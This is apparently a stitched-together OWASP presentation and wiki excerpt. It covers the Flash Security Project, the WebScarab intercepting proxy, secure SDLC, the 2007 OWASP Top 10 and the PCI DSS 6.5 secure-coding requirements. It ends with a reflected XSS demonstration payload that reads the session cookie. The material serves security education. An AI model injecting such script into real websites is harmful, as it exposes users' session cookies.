- Get OWASP Gear
- Mailing Lists
- About OWASP
- Membership

reference

- How To...
- Principles
- Threat Agents
- Attacks
- Vulnerabilities
- Countermeasures
- Activities
- Technologies
- Glossary

[category](#) [discussion](#) [view source](#) [history](#)

Category:OWASP Flash Security Project

Overview

OWASP Flash Security Project is an open project for sharing a knowledge base in order to raise awareness around the subject of Flash applications security.

Goals

The OWASP Flash Security Project aims is to produce guidelines and tools around Flash Security

Tools

Flash security testing [SWFIntruder](#)

White Papers

[1] **Testing Flash Applications** [ppt](#), Stefano Di Paola, [Owasp Appsec 2007](#), 17th May 2007, Milan (Italy).
[2] **Finding Vulnerabilities in Flash Applications** [ppt](#), Stefano Di Paola, [Owasp Appsec 2007](#), 15th November 2007, San Jose CA (USA)


Project Contributors

The Flash Security project is run by Stefano Di Paola. He can be contacted at [stefano.dipaola AT mindsecurity.com](mailto:stefano.dipaola@mindsecurity.com).

Project Sponsors

The Flash Security project is sponsored by





10) WebScarab (Release Quality)



https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

category discussion view source history

Category:OWASP WebScarab Project

This project has produced a book that can be [downloaded or purchased](#).
Feel free to browse the [full catalog of available OWASP books](#).

Welcome to the WebScarab Project

WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols. It is written in Java, and is thus portable to many platforms. WebScarab has several modes of operation, implemented by a number of plugins. In its most common usage, WebScarab operates as an intercepting proxy, allowing the operator to review and modify requests created by the browser before they are sent to the server, and to review and modify responses returned from the server before they are received by the browser. WebScarab is able to intercept both HTTP and HTTPS communication. The operator can also review the conversations (requests and responses) that have passed through WebScarab.

WebScarab

File View Tools Help

Summary Message log Proxy Manual Request WebServices Spider Extensions SessionID Analysis Scripted Fragments Fuzzer Compare

Summary

Tree Selection filters conversation list

Id	Date	Method	Host	Path	Parameters	Status	Origin
5	2006/06/23...	GET	http://www.owasp.org/80/	/skins/monobook/main...	?	200 OK	Proxy
4	2006/06/23...	GET	http://www.owasp.org/80/	/skins/common/IEFixes...		200 OK	Proxy
3	2006/06/23...	GET	http://www.owasp.org/80/	/skins/common/commo...		200 OK	Proxy
2	2006/06/23...	GET	http://www.owasp.org/80/	/index.php/Main_Page		200 OK	Proxy
1	2006/06/23...	GET	http://www.owasp.org/80/			301 Moved ...	Proxy

627 / 63.56

New User Interface

As mentioned above, the user interface has changed quite a lot from the old WebScarab. Apart from the new default Look&Feel (JGoodies), you will see that the conversation viewer has changed quite a lot. The old "Raw" view is still there, but the Parsed version has changed quite dramatically - for the better, I hope you'll agree!

The Parsed view now shows the request and response details in a tree form, rather than in individual text boxes. This makes the interface look a lot cleaner, and more importantly, is a lot more compact. It also makes it a lot easier to include features like automatically breaking out URL parameters, and multiple cookies into their own nodes, where it is a lot easier to view the individual parameters. We also show the request and the response next to each other, rather than one above the other, since most people seem to have more horizontal real-estate than vertical. The split between request and response can easily be adjusted by dragging, as can the split between the headers and the message content.

WebScarab

File Edit Plugin Tools Window Help

Toggle Proxy Control Bar

Conversation View

Id	Date	Method	Host	Path	Parameters	Status
1	13:25:31	GET	http://localhost/	/WebGoat/RoleBasedAccessControl/login.asp?stage=1		200 OK
2	13:25:32	GET	http://localhost/	/WebGoat/images/printLeft.jpg		304 Not
3	13:25:32	GET	http://localhost/	/WebGoat/css/StyleSheet.css		304 Not
4	13:25:32	GET	http://localhost/	/WebGoat/images/print.jpg		304 Not
5	13:25:32	GET	http://localhost/	/WebGoat/images/print.jpg		304 Not

filter:


Parsed | Raw

GET http://localhost/WebGoat/RoleBasedAccessControl/login.asp?stage=1
Accept: image/gif, image/x-bitmap, image/jpeg, image/png, application/javascript
Referer: http://localhost/WebGoat/RoleBasedAccessControl/login.asp

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Tue, 09 Jan 2007 11:25:31 GMT
X-Powered-By: ASP.NET

- The OWASP Guidelines are part of the same process
- For example: SQL Injection
 - **The Building Guide:** tell your Company to develop an application in a way to be protect by SQL Injection attacks
 - **The Code Review Guide:** tell your Company how to make a secure code of your software review. White Box Testing: we now exactly how the function has been implemented
 - **The Testing Guide:** tell your Company how to perform a SQL injection test on your developed application. Black Box Testing: we don't hold the source code but only the application interface.

- Software Development Life Cycle, SDLC:
 - Define
 - Design
 - Develop
 - Deploy
 - Maintain
- Which are the controls to implement?



SDLC & OWASP Guidelines in your organization




Before SDLC

Define&Design


Development

Deploy&Maintenance




SDLC is not a box to buy






Source: Minded Security –20 Online Banking in Italy

Data Validation Testing - Distribuzione Vulnerabilità



Source: Minded Security Labs

OWASP guidelines in the italian companies



For a total of 15 Companies (Finance, Banking and Telco)

Source: Minded Security 2008

OWASP Top 10



A1: Cross Site Scripting (XSS)

A2: Injection Flaws

A3: Malicious File Execution

A4: Insecure Direct Object Reference

A5: Cross Site Request Forgery (CSRF)

A6: Information Leakage and Improper Error Handling

A7: Broken Authentication and Session Management

A8: Insecure Cryptographic Storage

A9: Insecure Communications

A10: Failure to Restrict URL Access



OWASP

The Open Web Application Security Project
<http://www.owasp.org>

http://www.owasp.org/index.php?title=Top_10_2007

6.5 Develop all web applications (internal and external, and including web administrative access to application) based on secure coding guidelines such as the *Open Web Application Security Project Guide*. Cover prevention of common coding vulnerabilities in software development processes, to include the following:

Note: The vulnerabilities listed at 6.5.1 through 6.5.10 were current in the OWASP guide when PCI DSS v1.2 was published. However, if and when the OWASP guide is updated, the current version must be used for these requirements.

6.5.a Obtain and review software development processes for any web-based applications. Verify that processes require training in secure coding techniques for developers, and are based on guidance such as the OWASP guide (<http://www.owasp.org>).


6.5.b Interview a sample of developers and obtain evidence that they are knowledgeable in secure coding techniques.

6.5.c Verify that processes are in place to ensure that web applications are not vulnerable to the following:

	
PCI DSS Requirements	Testing Procedures
6.5.1 Cross-site scripting (XSS)	6.5.1 Cross-site scripting (XSS) (Validate all parameters before inclusion.)
6.5.2 Injection flaws, particularly SQL injection. Also consider LDAP and Xpath injection flaws as well as other injection flaws.	6.5.2 Injection flaws, particularly SQL injection (Validate input to verify user data cannot modify meaning of commands and queries.)
6.5.3 Malicious file execution	6.5.3 Malicious file execution (Validate input to verify application does not accept filenames or files from users.)
6.5.4 Insecure direct object references	6.5.4 Insecure direct object references (Do not expose internal object references to users.)
6.5.5 Cross-site request forgery (CSRF)	6.5.5 Cross-site request forgery (CSRF) (Do not reply on authorization credentials and tokens automatically submitted by browsers.)
6.5.6 Information leakage and improper error handling	6.5.6 Information leakage and improper error handling (Do not leak information via error messages or other means.)
6.5.7 Broken authentication and session management	6.5.7 Broken authentication and session management (Properly authenticate users and protect account credentials and session tokens.)
6.5.8 Insecure cryptographic storage	6.5.8 Insecure cryptographic storage (Prevent cryptographic flaws.)
6.5.9 Insecure communications	6.5.9 Insecure communications (Properly encrypt all authenticated and sensitive communications.)
6.5.10 Failure to restrict URL access	6.5.10 Failure to restrict URL access (Consistently enforce access control in presentation layer and business logic for all URLs.)

- More than 90% web sites suffer of XSS...
 - What's the problem? Input is not validated from the application and is send "as it" to the user (pattern input → output)
 - Exploiting a XSS, an attacker can force a browser to execute his own Javascript code.
- Contents are not validated...
 - Reflected input (form field, hidden field, url, etc...) → Reflected XSS
 - From a database → Stored XSS
 - Content is interpreted from the client as a code that will be executed (es. <script>)

A1. Reflected Cross Site Scripting



Search field print in output the word searched.

```
<script>alert(document.cookie)</script>
```

Site sends the script to the user that see his session cookie.

